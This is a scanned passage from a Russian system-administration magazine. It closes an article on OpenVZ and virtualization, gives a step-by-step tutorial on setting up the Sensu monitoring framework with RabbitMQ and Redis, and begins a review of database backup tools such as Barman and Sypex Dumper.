Файл Правка Вид Поиск Терминал Справка
[root@localhost ~]# vzctl create 12 --ostemplate centos-6-x86
Creating container private area (centos-6-x86)
Performing postcreate actions
CT configuration saved to /etc/vz/conf/12.conf
Container private area was created
[root@localhost ~]# vzctl set 12 --ipadd 10.20.30.5 --save
CT configuration saved to /etc/vz/conf/12.conf
[root@localhost ~]# vzctl set 12 --nameserver 192.168.1.1 --save
CT configuration saved to /etc/vz/conf/12.conf
[root@localhost ~]# vzctl start 12
Starting container...
Container is mounted
Adding IP address(es): 10.20.30.5
Setting CPU units: 1000
Container start in progress...
[root@localhost ~]#
```

Создание и запуск контейнера OpenVZ




Архитектура OpenVZ

```
# vzctl set 12 --nameserver 192.168.1.1 --save
# vzctl start 12
```

Для входа в оболочку контейнера нужно набрать команду vzctl enter 12, а для выхода exit — разработчики решили не мудрить с сочетаниями клавиш. Остановка же и уничтожение контейнеров осуществляются с помощью команд vzctl stop и vzctl destroy соответственно — конечно, с указанием его идентификатора.

В целом OpenVZ — более зрелое и отработанное решение, чем LXC. Кроме того, оно лучшее по производительности и масштабируемости в силу своей архитектуры. И действительно, огромное количество хостеров предоставляет VPS на его основе.



ЗАКЛЮЧЕНИЕ


Технологии обычной и контейнерной виртуализации становятся все более популярными, а грань между ними — все более тонкой. Тем не менее какие-то различия все же есть. В частности, Xen кажется на сегодня самой стабильной системой аппаратной виртуализации, которая к тому же еще и развивается. В пользу Xen говорит еще и то, что его использует такой гигант облачного хостинга, как Amazon. Однако его конкурент, KVM, тоже не стоит на месте — в частности, в последних версиях появилась возможность пробрасывать видеокарту, не имея второй.

В случае контейнеров все сложнее. Официально поддержка технологий для их создания оформилась в ядре относительно недавно и еще сыровата. Аналогичная технология требует накладывания патчей и не поддерживает новые ядра. Но неоспоримым плюсом контейнеров является то, что издержки производительности, связанные с эмуляцией железа / переключением контекстов, отсутствуют. ⌶

Прощай, Nagios!

ПЕРВЫЙ ВЗГЛЯД НА ФРЕЙМВОРК МОНИТОРИНГА SENSU

Nomadic Lass @ Flickr.com



Евгений Зобнин
execbit.ru

Система мониторинга — один из ключевых компонентов сложных вычислительных систем, состоящих из множества серверов и сервисов. На протяжении многих лет стандартом де-факто в этой области был разработанный еще в прошлом веке Nagios, который прекрасно справляется со своей работой, но имеет явные проблемы с разрозненным API, медленным discovery и общей сложностью. Шон Портер (Sean Porter) решил исправить эти недочеты, написав новую систему мониторинга с нуля.

SENSU?

Sensu представляет собой monitoring router, то есть фреймворк, обеспечивающий механизмы, необходимые для сбора и накопления статистики работы серверов. На каждом сервере запускается агент (клиент) Sensu, использующий набор скриптов для проверки работоспособности сервисов, их состояния и сбора любой другой информации. С помощью RabbitMQ вся эта информация передается скриптам-обработчикам (handler) на сервере, которые решают, что с ней делать. Обработчик может отправлять информацию в Pagerduty, IRC, Twitter, отдавать ее другой системе мониторинга/визуализации (Graphite, например) или сохранять в базу данных. Все скрипты проверки и обработки могут быть написаны на любом языке и обычно состоят из нескольких строк.

Sensu написан на Ruby и задействует в своей работе RabbitMQ и Redis. Он имеет простую,

ориентированную на обмен сообщениями (вместо пулинга, как в Nagios) масштабируемую архитектуру с акцентом на облачные окружения. Sensu поддерживает API плагинов Nagios, что открывает доступ к огромному количеству разных видов проверок, а также из коробки умеет работать с системами автоматической конфигурации Puppet и Chef. Код системы насчитывает всего несколько тысяч строк кода.




Схема работы Sensu

КОМПОНЕНТЫ SENSU И ТЕРМИНОЛОГИЯ

Код Sensu разделен на несколько простых компонентов, каждый из которых в идеале должен работать на «своей» машине:

- Sensu server — центральный компонент Sensu. Задача сервера — сбор и хранение информации, полученной от клиентов (агентов), установленных на серверах, подлежащих мониторингу. Сервер инициирует соединение с каждым агентом и ждет от них сообщений с информацией, которую затем добавляет в базу данных Redis. По-хорошему Sensu server должен работать на выделенной машине.
- Sensu client — агент, собирающий информацию. Клиент должен быть запущен на каждой машине, которую необходимо мониторить. Его задача проста — запускать скрипты проверки и отправлять результат их работы серверу. Периодичность проверок может как быть задана сервером, так и определяться агентом (так называемые независимые проверки).
- Sensu API — сервер, реализующий REST API. Нужен для отдачи накопленных сервером данных, а также данных топологии Sensu-сети для их последующей обработки и отображения. API может быть использован для принудительного запуска проверок и удаления агентов из сети. Обычно запускается на одной машине с сервером.
- Sensu dashboard — веб-панель управления. Необходима для отображения информации о структуре сети Sensu и данных мониторинга в удобном виде. Может быть запущена либо рядом с сервером, либо на выделенной машине. Использует Sensu API для коммуникации с сервером.

Для безопасного обмена данными между компонентами Sensu использует SSL-соединение поверх RabbitMQ и базовую HTTP-аутентификацию для доступа к API. Соединение между сервером и Redis не защищено, поэтому, если в сети предполагается использование нескольких Sensu-серверов и Redis будет вынесен на отдельную машину, потребуется ограничение доступа с помощью брандмауэра.

УСТАНОВКА

К сожалению, Sensu нет в официальных репозиториях Debian и Red Hat, но зато его авторы любезно подготовили DEB-, RPM- и даже MSI-пакеты. Рассмотрим установку на примере Debian/Ubuntu.

Добавляем ключ репозитория Sensu:

```
$ wget -q http://repos.sensuapp.org/↵
  apt/pubkey.gpg -O- | sudo apt-key ↵
  add -
```

Добавляем репозиторий:

```
$ sudo -s
# echo "deb     http://repos.sensuapp.↵
  org/apt sensu main" > /etc/apt/↵
  sources.list.d/sensu.list
```

Обновляем базу пакетов и устанавливаем:

```
# apt-get update
# apt-get install sensu
```

RabbitMQ и Redis

В результате установки пакета мы должны получить полный комплект компонентов Sensu в каталоге /opt/sensu, а также набор init-скриптов в /etc/init.d. Операцию установки необходимо выполнить как на машине-сервере (где будет работать Sensu server), так и на серверах, подлежащих мониторингу (где будет запущен Sensu client). Далее на машину-сервер следует установить RabbitMQ и Redis.

Устанавливаем Erlang и RabbitMQ:

```
$ sudo -s
# apt-get -y install erlang-nox
# wget http://www.rabbitmq.com/↵
  rabbitmq-signing-key-public.asc
# apt-key add rabbitmq-signing-key-↵
  public.asc
# apt-get update
# apt-get install rabbitmq-server
# update-rc.d rabbitmq-server defaults
# /etc/init.d/rabbitmq-server start
```

Устанавливаем Redis:

```
# apt-get install redis-server
```

SSL-сертификаты

На машине-сервере необходимо сгенерировать SSL-сертификаты, которые будут использоваться для общения с клиентами. Сделать это можно с помощью скрипта ssl_certs.sh:

```
# cd /tmp
# wget http://sensuapp.org/docs/0.12/↵
  tools/ssl_certs.tar
# tar -xvf ssl_certs.tar
# cd ssl_certs
# ./ssl_certs.sh generate
```

Копируем сертификаты в каталог /etc/rabbitmq/ssl:

```
# mkdir -p /etc/rabbitmq/ssl
# cp sensu_ca/cacert.pem ↵
  /etc/rabbitmq/ssl
# cp server/cert.pem /etc/rabbitmq/ssl
# cp server/key.pem /etc/rabbitmq/ssl
```

Создаем конфиг RabbitMQ (/etc/rabbitmq/rabbitmq.config), который заставит его ожидать SSL-соединения на 5671-м порту:

```
[
 {rabbit, [
  {ssl_listeners, [5671]},
  {ssl_options, [
   {cacertfile,"/etc/rabbitmq/ssl/↵
               cacert.pem"},
   {certfile,"/etc/rabbitmq/ssl/cert.↵
             pem"},
   {keyfile,"/etc/rabbitmq/ssl/key.pem"},
   {verify,verify_peer},
   {fail_if_no_peer_cert,true}
  ]}
 ]}
]
```

Перезапускаем RabbitMQ:

```
# /etc/init.d/rabbitmq-server restart
```

Создаем vhost /sensu внутри RabbitMQ и ответственного за него юзера sensu

```
rabbitmqctl add_vhost /sensu
rabbitmqctl add_user sensu ПАРОЛЬ
rabbitmqctl set_permissions -p ↵
/sensu sensu ".*" ".*" ".*"
```

НАСТРОЙКА

Теперь у нас есть все необходимое, чтобы запустить сервер и агенты Sensu. Однако сначала нам необходимо создать конфиги. Их будет два: /etc/sensu/config.json — основной конфигурационный файл сервера, в котором достаточно прописать порты и адреса RabbitMQ, Redis, Sensu API и Sensu dashboard. В нашей конфигурации все эти компоненты будут работать на одной машине. Второй конфиг: /etc/sensu/conf.d/client.json.




INFO

Большинство стандартных плагинов Sensu имеют набор опций командной строки, а также справку, которая либо находится в начале исходника, либо доступна с помощью опции -h.




INFO

Sensu можно конфигурировать, описав все необходимые опции в одном файле /etc/sensu/config.json или раскидав их по нескольким конфигам внутри каталога /etc/sensu/conf.d, как показано в этой статье.



Обработка запроса на проверку



Ответ агента на запрос

Его необходимо поместить как на Sensu-сервер, так и на машины-агенты. Содержимое первого конфига:

```
{
 "rabbitmq": {
     "ssl": {
     "private_key_file":"/etc/sensu/ssl/↵
                       key.pem",
     "cert_chain_file":"/etc/sensu/ssl/↵
                       cert.pem"
     },
     "port": 5671,
     "host": "localhost",
     "user": "sensu",
     "password": "ПАРОЛЬ",
     "vhost": "/sensu"
 },
 "redis": {
     "host": "localhost",
     "port": 6379
 },
 "api": {
     "host": "localhost",
     "port": 4567
 },
 "dashboard": {
     "host": "localhost",
     "port": 8080,
     "user": "admin",
     "password": "ПАРОЛЬ"
 }
}
```

Здесь все стандартно, просто адреса, порты и пароли. Сертификаты, описанные в секции rabbitmq, были сгенерированы еще на прошлом шаге и доступны в каталогах /tmp/client/cert.pem и /tmp/client/key.pem. Их нужно всего лишь скопировать в каталог /etc/sensu/ssl/. Конфиг клиента совсем простой:

```
{
  "client": {
    "name": "ПРОИЗВОЛЬНОЕ-ИМЯ",
    "address": "IP-АДРЕС",
    "subscriptions": [ "all" ]
  }
}
```

Этот конфиг нужно скопировать также на машины-агенты и придумать внятные имена для каждого (можно, например, использовать имя виртуальной машины или имя домена). Когда все будет сделано, активируем серверные компоненты Sensu на машине-сервере.

```
# update-rc.d sensu-server defaults
# update-rc.d sensu-client defaults
# update-rc.d sensu-api defaults
# update-rc.d sensu-dashboard defaults
```

Запускаем:

```
# /etc/init.d/sensu-server start
# /etc/init.d/sensu-api start
# /etc/init.d/sensu-client start
# /etc/init.d/sensu-dashboard start
```

На машинах-агентах запускаем только клиент:

```
# update-rc.d sensu-client defaults
# /etc/init.d/sensu-client start
```

Для проверки работы заходим по адресу http://admin:ПАРОЛЬ@IP-АДРЕС-СЕРВЕРА:8080.

МОНИТОРИНГ

Sensu запущен и готов к работе, но из-за отсутствия скриптов проверки на агентах и обработчиков на сервере его КПД равен нулю. Чтобы это исправить, мы должны либо написать скрипты самостоятельно, либо воспользоваться уже готовыми плагинами. Первый вариант мы рассмотрим позже, а пока попробуем выполнить проверку с помощью плагинов. Для этого сначала установим на машину-агент набор хелперов, необходимых для их работы:

```
# gem install sensu-plugin ↵
  --no-rdoc --no-ri
```

Далее выберем подходящий для нашей задачи плагин. Все официальные плагины Sensu располагаются в репозитории на GitHub (goo.gl/T23o32). Среди них есть, например, плагин apache-graphite.rb, который собирает статистику работы сервера с помощью mod_status и преобразует ее в формат Graphite; плагин check-dns.rb, который выполняет проверку работы DNS-резолвинга с помощью dig; check-http.rb для проверки доступности веб-сайтов и множество других.

Плагин check-procs.rb — один из самых простых и универсальных. Он проверяет наличие в системе процесса с заданным именем и возвращает информацию о нем обратно. Основная область применения данного плагина — проверка сервисов на жизнеспособность. Попробуем использовать его для реализации простой проверки на то, что nginx еще не упал. Скачиваем плагин из репозитория на машину-агент:

```
# wget -O /etc/sensu/plugins/check-↵
  procs.rb https://raw.github.com/↵
  sensu/sensu-community-plugins/master/↵
  plugins/processes/check-procs.rb
# chmod 755 /etc/sensu/plugins/check-↵
  procs.rb
```

Далее возвращаемся на машину-сервер и создаем новый конфиг. Дадим ему имя /etc/sensu/conf.d/check_nginx.json:

```
{
  "checks": {
    "nginx_check": {
    "handlers": ["default"],
    "command": "/etc/sensu/plugins/↵
                check-procs.rb -p ↵
                nginx -C 1 ",
    "interval": 60,
    "subscribers": [ "webservers" ]
    }
  }
}
```

В целом все это означает, что каждые 60 секунд сервер будет отправлять клиентам, подписанным на канал "webservers", запрос на выполнение команды «/etc/sensu/plugins/check-procs.rb -p nginx -C 1» и ожидать от них результат исполнения, который будет обработан дефолтовым скриптом-обработчиком. Чтобы машина-агент начала принимать эти запросы и обрабатывать их, мы должны немного изменить ее клиентский конфиг (/etc/sensu/conf.d/client.json), добавив в него такую строку:

```
"subscriptions": [ "webservers" ]
```

Перезапускаем Sensu-сервер:

```
# /etc/init.d/sensu-server restart
```

и клиент на машине-агенте:

```
# /etc/init.d/sensu-client restart
```

В логах /var/log/sensu/sensu-server.log (на сервере) и /var/log/sensu/sensu-client.log (на агенте) должна появиться информация об активности,

содержащая строки типа «[subscribe] -- received check request» и «[publisher] -- publishing check request». В том случае, если nginx упадет, в панели управления сразу появится предупреждающее сообщение, однако никаких оповещений по почте или другим средствам связи мы не получим. Это потому, что в качестве обработчика мы указали default, который, по сути, не делает ничего.

Чтобы получать уведомления удобным для нас способом, нужно создать обработчик. Как и в случае с проверками, это может быть скрипт, уже готовый плагин или даже просто консольная команда. Все официальные плагины хранятся во все том же репозитории на GitHub. Среди них можно найти, например, mailer.rb, позволяющий отправлять письма через указанный SMTP-сервер, irc.rb, отсылающий уведомления в указанный IRC-канал, twitter.rb и десятки других. Кроме оповещений, плагины могут формировать вывод для Graphit, Librato и других систем мониторинга.

Самый простой обработчик — это обычная консольная команда, которой через канал передается информация о событии. Можно, например, использовать команду mail, чтобы предупреждения уходили на указанный почтовый ящик. Для этого достаточно создать новый конфиг на сервере (/etc/sensu/conf.d/handler_email.json):

```
{
  "handlers": {
    "email": {
    "type": "pipe",
    "command": "mail -s 'sensu alert' ↵
                your@address"
    }
  }
}
```

Наверное, это самый простой обработчик из всех возможных. Чтобы наш плагин проверки nginx использовал его, достаточно изменить конфиг /etc/sensu/conf.d/check_nginx.json, поставив вместо строки

```
"handlers": ["default"]
```

такую:

```
"handlers": ["default", "email"]
```

и перезапустить сервер Sensu:

```
# /etc/init.d/sensu-server restart
```

НЕЗАВИСИМЫЕ ПРОВЕРКИ

Кроме проверок, инициируемых сервером, Sensu также поддерживает так называемые standalone checks. Это проверки, которые запускает сам агент и сам же отправляет результат серверу. Они почти не отличаются от стандартных проверок, кроме того, что агент не должен быть подписан ни на какой канал, чтобы инициировать их. Например, независимая проверка на жизнеспособность cron будет выглядеть так:

```
{
  "checks": {
  "cron_check": {
    "handlers": ["default"],
    "command": "/etc/sensu/plugins/check-procs.↵
               rb -p crond -C 1 ",
    "interval": 60,
    "standalone": true
    }
  }
}
```



WWW

Официальный сайт Sensu: sensuapp.org
Презентация с примерами использования Sensu: goo.gl/Odfz9a
Репозиторий плагинов: goo.gl/IaCFgs
Chef cookbook для быстрого развертывания Sensu: goo.gl/HaLurp
Sensu-CLI, утилита для управления Sensu из командной строки: goo.gl/wSVHKf

Таким же образом можно подключать любой из доступных в репозитории Sensu плагинов. Большинство из них используют канал (опция "pipe") для передачи данных, но можно указать "tcp" или "udp" для отдачи информации на удаленный хост, а также "ampq" для отправки сообщений через RabbitMQ.

СОБСТВЕННЫЕ СКРИПТЫ

Роль скриптов проверки и обработки в Sensu могут выполнять любые команды и скрипты на любых языках. В случае с обработчиками это просто команда, способная принимать данные через канал STDIN. Скрипты проверки несколько сложнее, они используют API Nagios, следуя которому скрипт должен генерировать вывод в STDOUT или STDERR, а для индикации успешности проверки использовать exit code, где 0 — это «все OK», 1 — предупреждение, а 2 — критическая ошибка.

Кроме этого, Sensu позволяет использовать проверки для получения статистических данных (опция "type": "metric"). В этом случае тоже используется API Nagios, но формат вывода будет содержать не просто сообщение об ошибке, а отформатированный набор данных. Например, в случае с плагином load-metrics.rb, возвращающим текущий loadavg, он будет выглядеть так:

```
absinthe.local.load_avg.one 0.89 ↵
    1365270842
absinthe.local.load_avg.five  1.01 ↵
    1365270842
absinthe.local.load_avg.fifteen 1.06 ↵
    1365270842
```

ВЫВОДЫ

Sensu — отличный конструктор для построения сложных систем мониторинга, который не требует специальных знаний, изучения языков программирования и долгого чтения документации. Простота — один из основных козырей Sensu, и как только фреймворк будет интегрирован в популярные дистрибутивы, а среди плагинов появится все, что только может понадобиться, мы получим прекрасный инструмент для быстрого создания самых разных систем мониторинга.

```
{
        "rabbitmq": {
                "ssl": {
                        "private_key_file": "/etc/sensu/ssl/key.pem",
                        "cert_chain_file": "/etc/sensu/ssl/cert.pem"
                },
                "port": 5671,
                "host": "localhost",
                "user": "sensu",
                "password": "ПАРОЛЬ",
                "vhost": "/sensu"
        },
        "redis": {
                "host": "localhost",
                "port": 6379
        },
        "api": {
                "host": "localhost",
                "port": 4567
        },
        "dashboard": {
                "host": "localhost",
                "port": 8080,
```

Редактируем конфиг

```
23 require 'rubygems' if RUBY_VERSION < '1.9.0'
24 require 'sensu-plugin/metric/cli'
25 require 'socket'
26
27 if RUBY_VERSION < '1.9.0'
28   require 'bigdecimal'
29
30   class Float
31     def round(val = 0)
32       BigDecimal.new(self.to_s).round(val).to_f
33     end
34   end
35 end
36
37 class LoadStat < Sensu::Plugin::Metric::CLI::Graphite
38
39   option :scheme,
```

Часть кода одного из стандартных плагинов

Беспроблемный откат



Мартин «urban.prankster» Пранкевич
martin@synack.ru

Разбираемся с утилитами для бэкапа баз данных

Серверы баз данных — одни из ключевых в любой организации. Именно они хранят информацию и предоставляют выдачу по запросу, и крайне важно сохранить БД в любой ситуации. Базовая поставка обычно включает нужные утилиты, но админу, не сталкивавшемуся до этого с БД, придется некоторое время разбираться с особенностями работы, чтобы обеспечить автоматизацию.

ВИДЫ БЭКАПОВ БАЗ ДАННЫХ

Для начала разберемся с тем, какие вообще бывают бэкапы. Сервер баз данных не является обычным десктопным приложением, и, чтобы обеспечить выполнение всех свойств ACID (Atomic, Consistency, Isolated, Durable), используется ряд технологий, а поэтому создание и восстановление БД из архива имеет свои особенности. Существуют три различных подхода к резервному копированию данных, каждый из которых имеет свои плюсы и минусы.

При логическом, или SQL, бэкапе (pg_dump, mysqldump, SQLCMD) создается мгновенный снимок содержимого базы с учетом транзакционной целостности и сохраняется в виде файла с SQL-командами (можно выбрать всю базу или отдельные таблицы), при помощи которого можно воссоздать базу данных на другом сервере. На это требуется время (особенно для больших баз) для сохранения и восстановления, поэтому очень часто эту операцию выполнять нельзя и ее производят во время минимальной нагрузки (например, ночью). При восстановлении администратору необходимо будет выполнить несколько команд, чтобы подготовить все необходимое (создать пустую базу данных, учетные записи и прочее).

Физический бэкап (уровня файловой системы) — копирование файлов, которые СУБД использует для хранения данных в базе данных. Но при простом копировании игнорируются блокировки и транзакции, которые, скорее всего, будут неправильно сохранены и нарушены. При попытке присоединить этот файл он будет в несогласованном состоянии и приведет к ошибкам. Чтобы получить актуальный бэкап, базу данных нужно остановить (можно уменьшить время простоя, использовав два раза rsync — вначале на работающей, потом на остановленной). Недостаток этого метода очевиден — нельзя восстановить определенные данные, только всю базу данных. При старте БД, восстановленной из архива файловой системы, нужно будет провести проверку на целостность. Здесь используются разные вспомогательные технологии. Например, в PostgreSQL логи упреждающей журнализации WAL (Write Ahead Logs) и специальная функция (Point in Time Recovery — PITR), позволяющая вернуться к определенному состоянию базы. С их помощью легко реализуется третий сценарий, когда бэкап уровня файловой системы объединяется с резервной копией WAL-файлов. Вначале восстанавливаем файлы резервной копии файловой системы, а затем при помощи WAL база приводится к актуальному состоянию. Это чуть более сложный подход для администрирования, но зато нет проблем с целостностью БД и восстановлением баз до определенного времени.

Логический бэкап используется в тех случаях, когда необходимо одноразово сделать полную копию базы или в повседневной эксплуатации для создания копии не потребуется много времени или места. Когда же выгрузка баз занимает много времени, следует обратить внимание на физическое архивирование.

Barman

Сайт: pgbarman.org, sf.net/projects/pgbarman	**Лицензия:** GNU GPL	**Поддерживаемые СУБД:** PostgreSQL

PostgreSQL поддерживает возможности физического и логического бэкапа, добавляя к ним еще один уровень WAL, который можно назвать непрерывным копированием. Но управлять при помощи штатных инструментов несколькими серверами не очень удобно даже админу со стажем, а в случае сбоя счет идет на секунды.

Barman (backup and recovery manager) — внутренняя разработка компании 2ndQuadrant, предоставляющей услуги на базе PostgreSQL. Предназначен для физического бэкапа PostgreSQL (логический не поддерживает), архивирования WAL и быстрого восстановления после сбоев. Поддерживаются удаленный бэкап и восстановление нескольких серверов, функции point-in-time-recovery (PITR), управление WAL. Для копирования и подачи команд на удаленный узел используется SSH, синхронизация и бэкап при помощи rsync позволяет сократить трафик. Также Barman интегрируется со стандартными утилитами bzip2, gzip, tar и подобными. В принципе, можно использовать любую программу сжатия и архивирования, интеграция не займет много времени. Реализованы различные сервисные и диагностические функции, позволяющие контролировать состояние сервисов и регулировать полосу пропускания. Поддерживаются Pre/Post-скрипты.

Barman написан на Python, управление политиками резервного копирования производится при помощи понятного INI-файла barman.conf, который может находиться в /etc или домашнем каталоге пользователя. В поставке идет готовый шаблон с подробными комментариями внутри. Работает только на *nix-системах. Для установки в RHEL, CentOS и Scientific Linux следует подключить EPEL — репозиторий, в котором содержатся дополнительные пакеты. В распоряжении пользователей Debian/Ubuntu официальный репозиторий:

```
$ sudo apt-get install barman
```

В репозитории не всегда последняя версия, для ее установки придется обратиться к исходным текстам. Зависимостей немного, и разобраться в процессе несложно.

```
Терминал - user@PC01: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
 GNU nano 2.2.6                  Файл: /etc/barman.conf

; Barman, Backup and Recovery Manager for PostgreSQL
; http://www.pgbarman.org/ - http://www.2ndQuadrant.com/
;
; Main configuration file

[barman]
; Main directory
barman_home = /var/lib/barman

; System user
barman_user = barman

; Log location
log_file = /var/log/barman/barman.log

; Default compression level: possible values are None (default), bzip2, gzip or custom
;compression = gzip

; Pre/post backup hook scripts
;pre_backup_script = env | grep ^BARMAN
;post_backup_script = env | grep ^BARMAN

; Directory of configuration files. Place your sections in separate files with .conf extension
; For example place the 'main' server section in /etc/barman.d/main.conf
;configuration_files_directory = /etc/barman.d

; Minimum number of required backups (redundancy)
;minimum_redundancy = 0

; Global retention policy (REDUNDANCY or RECOVERY WINDOW) - default empty
;retention_policy =

; Global bandwidth limit in KBPS - default 0 (meaning no limit)
                 [ Прочитано 57 строк (предупреждение: нет доступа на запись) ]
^G Помощь      ^O Записать    ^R ЧитФайл     ^Y ПредСтр     ^K Вырезать    ^C ТекПозиц
^X Выход       ^J Выровнять   ^W Поиск       ^V СледСтр     ^U ОтмВырезк   ^T Словарь
```

Конфигурационный файл Barman

Sypex Dumper

Сайт: sypex.net/ru/products/dumper | **Лицензия:** BSD | **Поддерживаемые СУБД:** MySQL

Вместе с MySQL поставляются утилиты mysqldump, mysqlhotcopy, позволяющие легко создать дамп базы данных, они хорошо документированы, и в интернете можно найти большое количество готовых примеров и фронтендов. Последние позволяют новичку быстро приступить к работе. Sypex Dumper представляет собой PHP-скрипт, позволяющий легко создать и восстановить копию базы данных MySQL. Создавался для работы с большими базами данных, работает очень быстро, понятен и удобен в использовании. Умеет работать с объектами MySQL — представлениями, процедурами, функциями, триггерами и событиями.

Еще один плюс, в отличие от других инструментов, при экспорте производящих перекодирование в UTF-8, — в Dumper экспорт производится в родной кодировке. Результирующий файл занимает меньше места, а сам процесс происходит быстрее. В одном дампе могут быть объекты с разными кодировками. Причем легко импорт/экспорт произвести в несколько этапов, останавливая процесс во время нагрузки. При возобновлении процедура начнется с места остановки. При восстановлении поддерживается четыре варианта:


- CREATE + INSERT — стандартный режим восстановления;
- TRUNCATE + INSERT — меньше времени на создание таблиц;
- REPLACE — восстанавливаем в рабочей базе старые данные, не затирая новые;
- INSERT IGNORE — добавляем в базу удаленные или новые данные, не трогая существующие.

Поддерживается сжатие копии (gzip или bzip2), автоудаление старых бэкапов, реализован просмотр содержимого дамп-файла, восстановление только структуры таблиц. Имеются и сервисные функции по управлению БД (создание, удаление, проверка, восстановление БД, оптимизация, очистка таблиц, работа с индексами и другое), а также файл-менеджер, позволяющий копировать файлы на сервер.

Управление производится при помощи веб-браузера, интерфейс с использованием AJAX локализован из коробки и создает впечатление работы с настольным приложением. Также возможно запускать задания из консоли и по расписанию (через cron).

Для работы Dumper понадобится классический L|WAMP-сервер, установка обычная для всех приложений, написанных на PHP (копируем файлы и устанавливаем права), и не будет сложной даже для новичка. Проект предоставляет подробную документацию и видеоуроки, демонстрирующие работу с Sypex Dumper.

Есть две редакции: Sypex Dumper (бесплатно) и Pro (10 долларов). Вторая имеет больше возможностей, все отличия приведены на сайте.



Интерфейс Dumper

SQL Backup And FTP

Сайт: sqlbackupandftp.com | **Лицензия:** коммерческая, есть версия Free | **Поддерживаемые СУБД:** MS SQL Server

MS SQL Server — одно из популярных решений, а потому встречается достаточно часто. Задание резервного копирования создается при помощи среды SQL Server Management Studio, собственно Transact-SQL и командлетов модуля SQL PowerShell (Backup-SqlDatabase). На сайте MS можно найти просто огромное количество документации, которая позволяет разобраться с процессом. Документация хотя и полная, но очень специфическая, а информация в интернете часто противоречит друг другу. Новичку действительно вначале потребуется потренироваться, «набив руку», поэтому, даже несмотря на все сказанное, сторонним разработчикам есть где развернуться. К тому же бесплатная версия SQL Server Express не может похвастаться встроенными инструментами для резервного копирования. Для более ранних версий MS SQL (до 2008) можно найти бесплатные утилиты, например SQL Server backup (shabdar.org), но в большинстве подобные проекты уже коммерциализировались, хотя и предлагают всю функциональность часто за символическую сумму.

